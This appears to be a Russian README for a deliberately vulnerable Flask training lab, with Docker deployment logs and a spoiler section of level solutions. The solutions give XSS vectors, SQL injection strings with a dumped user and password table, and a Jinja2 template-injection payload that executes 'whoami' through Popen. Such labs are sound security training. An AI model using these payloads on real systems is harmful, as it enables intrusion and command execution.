

## Уязвимое приложение, написанное на python(flask)

### Развертывание:

PS: У вас должен быть скачен Docker

- 1) Разархивируйте проект
- 2) Перейдите в CMD в папку проекта

```
user@MSI: /mnt/c/flask_vuln$ cd C:/
C:\Users\medve>cd C:/
C:\>cd flask_vulnerable
C:\flask_vulnerable>wsl
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.153.1-microsoft-standard-WSL2 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

This message is shown once a day. To disable it please create the
/home/user/.hushlogin file.
user@MSI:/mnt/c/flask_vulnerable$ ls
Dockerfile      requirements.txt  test.db  vulnerable  '~$Дока.docx'
docker-compose.yml  restapi.log     test.py  vulnerable-flask-app.py  Дока.docx
user@MSI:/mnt/c/flask_vulnerable$
```

- 3) Разверните проект в докере: `docker-compose up --build` или просто запустите `app.py`

```

user@MSI: /mnt/c/flask_vuln  X  +  v
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
  just raised the bar for easy, resilient and secure K8s cluster deployment.


https://ubuntu.com/engage/secure-kubernetes-at-the-edge

This message is shown once a day. To disable it please create the
/home/user/.hushlogin file.
user@MSI:/mnt/c/flask_vulnerable$ ls
Dockerfile      requirements.txt  test.db  test.py  vulnerable-flask-app.py  '~$Дока.docx'
docker-compose.yml  restapi.log      test.py  vulnerable-flask-app.py  Дока.docx
user@MSI:/mnt/c/flask_vulnerable$ docker-compose up --build
[+] Building 6.4s (4/9)                                docker:default
=> [web internal] load build definition from Dockerfile 0.1s
=> => transferring dockerfile: 599B 0.0s
=> [web internal] load metadata for docker.io/library/python:3.9 2.0s
=> [web internal] load .dockerignore 0.1s
=> => transferring context: 2B 0.0s
=> [web 1/5] FROM docker.io/library/python:3.9@sha256:a23efa04a7f7a881151fe5d473770588ef639c08fd5f0dcc 0.0s
=> => resolve docker.io/library/python:3.9@sha256:a23efa04a7f7a881151fe5d473770588ef639c08fd5f0dcc6987 0.0s
=> [web internal] load build context 4.3s
=> => transferring context: 20.51MB 4.3s


```

```
user@MSI: /mnt/c/flask_vuln x + v
=> [web 3/5] COPY requirements.txt /app/ 0.1s
=> [web 4/5] RUN pip install --no-cache-dir -r requirements.txt 21.8s
=> [web 5/5] COPY . /app 1.0s
=> [web] exporting to image 0.6s
=> => exporting layers 0.6s
=> => writing image sha256:28b0febd6dbef5f01d165ace378715162f500f5327919f6eceeefaece25bf45b 0.0s
=> => naming to docker.io/library/flask_vulnerable-web 0.0s
[+] Running 1/1
  ✓ Container flask_vulnerable-web-1 Recreated 0.2s
Attaching to web-1
web-1 | * Serving Flask app 'vulnerable-flask-app'
web-1 | * Debug mode: on
web-1 | WARNING: This is a development server. Do not use it in a production deployment. Use a production WSG
I server instead.
web-1 | * Running on all addresses (0.0.0.0)
web-1 | * Running on http://127.0.0.1:8081
```

Или




4) Перейдите по адресу:



Готово!


## Решение(спойлеры)!!!!




### Уровень 1 XSS:

XSS-reflected

Vector: `<script>alert('XSS Level 1')</script>`



Ответ:



## Уровень 2 XSS:

XSS-stored

vector: `<script>alert('XSS Level 2')</script>`

## Уровень 3 XSS:

XSS- stored с фильтрацией

Прошлые вектора тут не пройдут, так как есть фильтрация, используем другой тег


vector: ``

## Уровень 1 SQLi:

**ГЛАВНАЯ ЗАДАЧА – ВЫВЕСТИ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ**

SQLi

vector: `' OR 1=1; --`



## SQLi Уровень 1

Результаты запроса:

```
[(1, 'admin', 'adminpass'), (2, 'user', 'userpass')]
```

[Вернуться назад](#)

### Уровень 2 SQLi:

SQLi

Только данные теперь не id, а логин и пароль

vector: ' OR 1=1; --

## SQLi Уровень 2

Имя пользователя:   
Пароль:

## SQLi Уровень 2

Результаты запроса:

```
[(1, 'admin', 'adminpass'), (2, 'user', 'userpass')]
```

[Вернуться назад](#)

### Уровень 3 SQLi:

SQLi с параметризацией

Тут уже нужен сложный вектор, так как стоит защита

vector: 1 UNION SELECT sqlite\_version(), null, null

## SQLi Уровень 3

ID пользователя:


### Уровень 3 SQLi hard:

SQLi с защитой, я не смог подобрать вектор, может быть сможете вы?)


## Уровень 1 SSTI:

SSTI

vector:



Ответ:




## Уровень 2 SSTI:

SSTI интереснее

Более сложный вектор:


`http://localhost:8081/ssti/level2/practice?name=%7B%%20set%20found%20=%20false%20%%7D%20%7B%%20for%20cls%20in%20%27%27.__class__.__mro__[1].__subclasses__()%20%%7D%20%7B%%20if%20cls.__name__%20==%20%27Popen%27%20and%20not%20found%20%%7D%20%7B%%20set%20proc%20=%20cls(%27whoami%27,%20shell=True,%20stdout=-1)%20%%7D%20%7B%%20set%20out,%20err%20=%20proc.communicate()%20%%7D%20%7B%7B%20out.decode(%27cp866%27)%20%7D%7D%20%7B%%20set%20found%20=%20true%20%%7D%20%7B%%20endif%20%%7D%20%7B%%20endfor%20%%7D` для получения пользователя



## Уровень 1 RCE:


Легкий RCE для ознакомления

Что делают поля:




## Проверка переменной окружения

Введите имя переменной окружения для получения ее значения.




Теперь вектор:




## Проверка переменной окружения

Введите имя переменной окружения для получения ее значения.



## Развертывание на almalinux:





```
root@3764397-dk00887:~  
grub2-tools-extra-1:2.06-92.el9.alma.1.x86_64  
kernel-5.14.0-503.14.1.el9_5.x86_64  
kernel-modules-5.14.0-503.14.1.el9_5.x86_64  
keyutils-1.6.3-1.el9.x86_64  
harfbuzz-2.7.4-10.el9.x86_64  
kernel-core-5.14.0-503.14.1.el9_5.x86_64  
kernel-modules-core-5.14.0-503.14.1.el9_5.x86_64  
libpng-2:1.6.37-12.el9.x86_64  
  
Complete!  
[root@3764397-dk00887 ~]# sudo dnf install -y git  
Last metadata expiration check: 0:06:14 ago on Sat 23 Nov 2024 06:28:12 PM MSK.  
Dependencies resolved.  
=====
```

Package	Architecture	Version	Repository
---------	--------------	---------	------------

```
=====
```

Installing:			
git	x86_64	2.43.5-1.el9_4	appstream
Installing dependencies:			
emacsfilesystem	noarch	1:27.2-10.el9_4	appstream
git-core	x86_64	2.43.5-1.el9_4	appstream
git-core-doc	noarch	2.43.5-1.el9_4	appstream
perl-AutoLoader	noarch	5.74-481.el9	appstream
perl-B	x86_64	1.80-481.el9	appstream
perl-Carp	noarch	1.50-460.el9	appstream
perl-Class-Struct	noarch	0.66-481.el9	appstream
perl-Data-Dumper	x86_64	2.174-462.el9	appstream
perl-Digest	noarch	1.19-4.el9	appstream
perl-Digest-MD5	x86_64	2.58-4.el9	appstream
perl-DynaLoader	x86_64	1.47-481.el9	appstream
perl-Encode	x86_64	4:3.08-462.el9	appstream
perl-Errno	x86_64	1.30-481.el9	appstream
perl-Error	noarch	1:0.17029-7.el9	appstream
perl-Exporter	noarch	5.74-461.el9	appstream

```
root@3764397-dk00887:~  
perl-Term-ANSIColor-5.01-461.el9.noarch  
perl-TermReadKey-2.38-11.el9.x86_64  
perl-Text-Tabs+Wrap-2013.0523-460.el9.noarch  
perl-URI-5.09-3.el9.noarch  
perl-constant-1.33-461.el9.noarch  
perl-interpreter-4:5.32.1-481.el9.x86_64  
perl-libnet-3.13-4.el9.noarch  
perl-mro-1.23-481.el9.x86_64  
perl-overloading-0.02-481.el9.noarch  
perl-podlators-1:4.14-460.el9.noarch  
perl-vars-1.05-481.el9.noarch  
perl-Term-Cap-1.17-460.el9.noarch  
perl-Text-ParseWords-3.30-460.el9.noarch  
perl-Time-Local-2:1.300-7.el9.noarch  
perl-base-2.27-481.el9.noarch  
perl-if-0.60.800-481.el9.noarch  
perl-lib-0.65-481.el9.x86_64  
perl-libs-4:5.32.1-481.el9.x86_64  
perl-overload-1.31-481.el9.noarch  
perl-parent-1:0.238-460.el9.noarch  
perl-subs-1.03-481.el9.noarch  
  
Complete!  
^[[3;5~[root@3764397-dk00887 ~]# git --version  
git version 2.43.5  
[root@3764397-dk00887 ~]# sudo dnf install -y yum-utils  
sudo yum-config-manager --add-repo https://download.docker.com/linux/centos/docker-ce.repo  
sudo dnf install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin  
Last metadata expiration check: 0:07:08 ago on Sat 23 Nov 2024 06:28:12 PM MSK.  
Dependencies resolved.  
=====
```

Package	Architecture	Version	Repository
---------	--------------	---------	------------

```
=====
```

Installing:			
yum-utils	noarch	4.3.0-16.el9	baseos

```
=====
```

Transaction Summary

```
=====
```

Install 1 Package

```
root@3764397-dk00887:~  
Running scriptlet: docker-ce-3:27.3.1-1.el9.x86_64 14/14  
Verifying      : container-selinux-3:2.232.1-1.el9.noarch 1/14  
Verifying      : fuse-overlayfs-1.14-1.el9.x86_64 2/14  
Verifying      : fuse3-3.10.2-9.el9.x86_64 3/14  
Verifying      : fuse3-libs-3.10.2-9.el9.x86_64 4/14  
Verifying      : libslirp-4.4.0-8.el9.x86_64 5/14  
Verifying      : slirp4netns-1.3.1-1.el9.x86_64 6/14  
Verifying      : fuse-common-3.10.2-9.el9.x86_64 7/14  
Verifying      : tar-2:1.34-7.el9.x86_64 8/14  
Verifying      : containerd.io-1.7.23-3.1.el9.x86_64 9/14  
Verifying      : docker-buildx-plugin-0.17.1-1.el9.x86_64 10/14  
Verifying      : docker-ce-3:27.3.1-1.el9.x86_64 11/14  
Verifying      : docker-ce-cli-1:27.3.1-1.el9.x86_64 12/14  
Verifying      : docker-ce-rootless-extras-27.3.1-1.el9.x86_64 13/14  
Verifying      : docker-compose-plugin-2.29.7-1.el9.x86_64 14/14  
  
Installed:  
container-selinux-3:2.232.1-1.el9.noarch  
docker-buildx-plugin-0.17.1-1.el9.x86_64  
docker-ce-cli-1:27.3.1-1.el9.x86_64  
docker-compose-plugin-2.29.7-1.el9.x86_64  
fuse-overlayfs-1.14-1.el9.x86_64  
fuse3-libs-3.10.2-9.el9.x86_64  
slirp4netns-1.3.1-1.el9.x86_64  
containerd.io-1.7.23-3.1.el9.x86_64  
docker-ce-3:27.3.1-1.el9.x86_64  
docker-ce-rootless-extras-27.3.1-1.el9.x86_64  
fuse-common-3.10.2-9.el9.x86_64  
fuse3-3.10.2-9.el9.x86_64  
libslirp-4.4.0-8.el9.x86_64  
tar-2:1.34-7.el9.x86_64  
  
Complete!  
[root@3764397-dk00887 ~]# sudo systemctl enable docker  
sudo systemctl start docker  
Created symlink /etc/systemd/system/multi-user.target.wants/docker.service → /usr/lib/systemd/system/docker.service.  
[root@3764397-dk00887 ~]# |
```

Склонируйте репозиторий: <https://github.com/Osipovill/Flask-Vulnerable-App.git>

Соберите образ:

```
root@3764397-dk00887:~/Flask-Vulnerable-App  
[root@3764397-dk00887 Flask-Vulnerable-App]# docker compose up --build  
WARN[0000] /root/Flask-Vulnerable-App/docker-compose.yml: the attribute `version` is obsolete, it will be ignored, please re  
move it to avoid potential confusion  
[+] Building 12.3s (4/9) docker:default  
=> [flask_app internal] load build definition from Dockerfile 0.1s  
=> => transferring dockerfile: 565B 0.0s  
=> [flask_app internal] load metadata for docker.io/library/python:3.9 1.9s  
=> [flask_app internal] load .dockerignore 0.0s  
=> => transferring context: 2B 0.0s  
=> [flask_app 1/5] FROM docker.io/library/python:3.9@sha256:332741499f49a3f3e7749dad70e6ecf1129f00a269fdd6111da2ed2 10.2s  
=> => resolve docker.io/library/python:3.9@sha256:332741499f49a3f3e7749dad70e6ecf1129f00a269fdd6111da2ed2693f5e50e 0.1s  
=> => sha256:8223e5d99418aab7262163179079355dd611f1cb8a60db63c0e8178a1e899ab 6.30kB / 6.30kB 0.0s  
=> => sha256:332741499f49a3f3e7749dad70e6ecf1129f00a269fdd6111da2ed2693f5e50e 10.35kB / 10.35kB 0.0s  
=> => sha256:54b70fa5a9a48299b6c8b47e3c1a0b969271f9769810f1ab17547f1fecdd72cc 2.32kB / 2.32kB 0.0s  
=> => sha256:b231b28ee3c96e96195c754f8679f690db4b18e475682d716122016ef056f39 18.87MB / 49.58MB 10.0s  
=> => sha256:c3cc7b6f04730c072f8b292917e0d95bb886096a2b2b1781196170965161cd27 13.63MB / 24.06MB 10.0s  
=> => sha256:2112e5e7c3ff699043b282f1ff24d3ef185c0880c28846f1d7acc5ccf650bc13d 64.39MB / 64.39MB 7.6s  
=> => sha256:af247aac076473044d24960a352a8ec6f154cf0a28f4fbf35fe5d43b52687ba2 16.78MB / 211.29MB 10.0s  
=> [flask_app internal] load build context 0.4s  
=> => transferring context: 4.07MB 0.3s
```

Ваш проект развернулся на внешнем ip:

```
root@3764397-dk00887:~/Fla X + v
[+] Running 3/2
  ✓ Network flask-vulnerable-app_default Created 0.1s
  ✓ Container flask-vulnerable-app-flask_app-1 Created 0.1s
  ✓ Container flask-vulnerable-app-nginx-1 Created 0.1s
Attaching to flask_app-1, nginx-1
nginx-1 | Nginx конфигурация обновлена с внешним IP: 172.18.0.3
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: using the "epoll" event method
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: nginx/1.27.2
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: built by gcc 12.2.0 (Debian 12.2.0-14)
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: OS: Linux 5.14.0-427.42.1.el9_4.x86_64
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: getrlimit(RLIMIT_NOFILE): 1073741816:1073741816
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: start worker processes
nginx-1 | 2024/11/23 15:41:39 [notice] 13#13: start worker process 14
flask_app-1 | 2024-11-23 15:41:40.255 | INFO | __main__:run_tests:41 - Запуск тестов с покрытием кода...
flask_app-1 | 2024-11-23 15:41:42.644 | INFO | __main__:run_tests:51 - Тестирование:
flask_app-1 | ===== test session starts =====
flask_app-1 | platform linux -- Python 3.9.20, pytest-8.3.3, pluggy-1.5.0
flask_app-1 | rootdir: /app
flask_app-1 | plugins: cov-6.0.0
flask_app-1 | collected 26 items
flask_app-1 |
flask_app-1 | tests/test_database.py . [ 3%]
flask_app-1 | tests/test_routes.py ..... [100%]
flask_app-1 |
flask_app-1 | ----- coverage: platform linux, python 3.9.20-final-0 -----
flask_app-1 | Name Stmts Miss Cover Missing
flask_app-1 | -----
flask_app-1 | app.py 33 6 82% 59-71
flask_app-1 | -----
